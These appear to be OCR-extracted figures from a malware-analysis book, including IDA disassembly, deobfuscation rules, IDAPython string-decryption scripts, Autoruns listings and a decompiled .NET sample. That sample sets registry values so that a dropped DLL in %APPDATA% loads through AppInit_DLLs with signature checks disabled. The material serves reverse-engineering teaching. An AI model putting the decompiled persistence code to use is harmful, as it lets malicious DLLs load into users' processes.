push    eax
call    memset              ; arg_0 - dst
                            ; arg_4 - value
                            ; arg_8 - size
add     esp, 0Ch
lea     ecx, [ebp+buffer_for_APIs_2]
push    ecx
lea     edx, [ebp+buffer_for_APIs_1]
push    edx
call    restore_imports
add     esp, 8
mov     [ebp+var_18], 0
lea     eax, [ebp+var_18]
push    eax
call    [ebp+(APIs_2.GetCommandLineW-50h)]
push    eax
call    [ebp+(APIs_2.CommandLineToArgvW-50h)]
mov     [ebp+var_1C], eax
cmp     [ebp+var_1C], 0
jz      loc_40189D
```



_strncpy
_mmap
_printf
_snprintf
_memset
_alarm
_close
_read
_strcmp
_signal
_memcpy
_munmap
_setvbuf
_memmove
_open
_perror
_getppid
_exit
_usleep

Line 20 of 82

Current file loaded: C:\Program Files\IDA Pro 7.5\plugins\d810\conf\default_unflattening_ollvm.json

Description Unflattening O-LLVM with control flow flattening


	Name	Description	Configuration
1	AddXor_Rule_1	((x_0 - x_1) - (0x2 * (x_0 | bnot_x_1))) => ((x_0 ^ x_1) + val_2)	{}
2	AddXor_Rule_2	((x_0 - x_1) - (0x2 * ~((bnot_x_0 & x_1)))) => ((x_0 ^ x_1) + val_2)	{}
3	Add_HackersDelightRule_1	(x_0 - (~(x_1) - 0x1)) => (x_0 + x_1)	{}
4	Add_HackersDelightRule_2	((x_0 ^ x_1) + (0x2 * (x_0 & x_1))) => (x_0 + x_1)	{}
5	Add_HackersDelightRule_3	((x_0 | x_1) + (x_0 & x_1)) => (x_0 + x_1)	{}
6	Add_HackersDelightRule_4	((0x2 * (x_0 | x_1)) - (x_0 ^ x_1)) => (x_0 + x_1)	{}
7	Add_HackersDelightRule_5	((0x2 * ((x_0 | x_1) | x_2)) - (x_0 ^ (x_1 | x_2))) => (x_0 + (x_1 | x_2))	{}

	Name	Description	Configuration
1	Unflattener	Remove control flow flattening generated by OLLVM	{}
2	JumpFixer	No description available	{"enabled_rules": ["CompareConstantRule1", "CompareConstantRule2", "CompareConstantRule3", "JaeRule1", "JbRule1", "JnzRule1", "JnzRule...


Loaded

```
400EC0: using guessed type __int64 sub_400EC0(void);
4014E0: using guessed type __int64 sub_4014E0(void);
404740: using guessed type __int64 __fastcall sub_404740(_QWORD, _QWORD, _QWORD, _QWORD);
6060C0: using guessed type int dword_6060C0;
617E8C: using guessed type int dword_617E8C;
617E90: using guessed type int dword_617E90;
```

AU: idle Down Disk: 22GB




```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = Byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                PatchByte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = ScreenEA()
        size = int(AskStr("1", "Enter the size of the list (in hex)"), 16)
        for ea in range(start, start + size*4, 4):
                decr_str = decrypt_str(read_bytes_until_zero(Dword(ea)))
                print decr_str
                patch_bytes(Dword(ea), decr_str, len(decr_str))
                MakeUnknown(Dword(ea), len(decr_str), DOUNK_SIMPLE)
                MakeStr(Dword(ea), BADADDR)

CompileLine('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
AddHotkey("z", "_decrypt_all")
```




```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = get_byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                patch_byte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = get_screen_ea()
        size = int(ask_str("1", 3, "Enter the size of the list (in hex)"), 16)
        for ea in range(start, start + size*8, 8):
                decr_str = decrypt_str(read_bytes_until_zero(get_qword(ea)))
                print decr_str
                patch_bytes(get_qword(ea), decr_str, len(decr_str))
                create_strlit(get_qword(ea), 0, STRTYPE_C)

compile_idc_text('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
add_idc_hotkey("z", "_decrypt_all")
```

Chapter 5: Inspecting Process Injection and API Hooking




```
// Token: 0x06000040 RID: 64 RVA: 0x00014F2D File Offset: 0x0001312D
private static void smethod_6(string string_0)
{
    string keyName = "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows";
    Registry.SetValue(keyName, "LoadAppInit_DLLs", 1, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "RequireSignedAppInit_DLLs", 0, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "AppInit_DLLs", string_0, RegistryValueKind.String);
}

// Token: 0x06000041 RID: 65 RVA: 0x00014F64 File Offset: 0x00013164
private static void smethod_7()
{
    Class5.smethod_3();
    Class5.smethod_2();
    Class5.smethod_4();
}

// Token: 0x06000042 RID: 66 RVA: 0x00016994 File Offset: 0x00014B94
[STAThread]
private static void Main()
{
    Class5.smethod_7();
    string string_ = Environment.ExpandEnvironmentVariables("%APPDATA%\\Microsoft\\Internet Explorer\\browserassist.dll");
    Class5.smethod_5(string_);
    StringBuilder stringBuilder = new StringBuilder(260);
    Class5.GetShortPathName(string_, stringBuilder, stringBuilder.Capacity);
    Class5.smethod_6(stringBuilder.ToString());
}
```




Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				1/15/2019 1:35 AM	
☑ cmd.exe	Windows Command Pro...	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	11/20/1975 8:18 PM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				1/24/2019 9:59 PM	
☑ AdobeAAMUpdater-1.0	Adobe Updater Startup ...	(Verified) Adobe Systems Incorporated	c:\program files (x86)\common files\...	5/17/2015 2:36 PM	
☑ AvastUI.exe	AvLaunch component	(Verified) AVAST Software s.r.o.	c:\program files\avast software\ava...	12/21/2018 10:39 PM	
☑ ETDCtrl	ETD Control Center	(Verified) ELAN Microelectronics Corp...	c:\program files\elantech\etdctrl.exe	7/21/2016 10:02 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				2/4/2019 12:45 AM	
☑ AvastUI.exe	AvLaunch component	(Verified) AVAST Software s.r.o.	c:\program files\avast software\ava...	12/21/2018 10:39 PM	
☑ Dropbox	Dropbox	(Verified) Dropbox, Inc	c:\program files (x86)\dropbox\clien...	1/30/2019 12:54 PM	
☑ KeePass 2 PreLoad	KeePass	(Verified) Open Source Developer, D...	c:\program files (x86)\keepass pass...	1/9/2017 10:08 AM	
☑ WindowsUpdate	XerMonitor		c:\users\amr\appdata\roaming\winl...	11/9/2018 7:03 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2/3/2019 11:47 PM	
□ BingSvc	Microsoft Bing Service	(Verified) Microsoft Corporation	c:\users\amr\appdata\local\micros...	11/5/2015 9:37 AM	
□ BlueJeans	Blue Jeans Application	(Verified) Blue Jeans Network	c:\users\amr\appdata\local\blue je...	10/24/2016 7:38 PM	
☑ Chromium	Chromium	(Not verified) The Chromium Authors	c:\users\amr\appdata\local\chromi...	1/20/2017 11:27 PM	
☑ CloudStorage	Cloud Storage Desktop ...	(Verified) Livedrive Internet Ltd	c:\program files (x86)\cloud storage...	9/7/2017 10:40 AM	
☑ EADM	Origin	(Verified) Electronic Arts, Inc.	c:\program files (x86)\origin\origin.exe	1/23/2019 6:40 PM	
☑ GoogleChromeAutoLaun...	Google Chrome	(Verified) Google Inc	c:\program files (x86)\google\chrom...	12/11/2018 5:00 AM	
☑ OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	c:\users\amr\appdata\local\micros...	1/8/2019 9:57 PM	


utorrent.exe Size: 1,864 K
µTorrent Time: 1/7/2019 9:35 PM
BitTorrent Inc. Version: 3.5.5.44994
"C:\Users\Amr\AppData\Roaming\uTorrent\uTorrent.exe" /MINIMIZED

Ready. Signed Windows Entries Hidden.

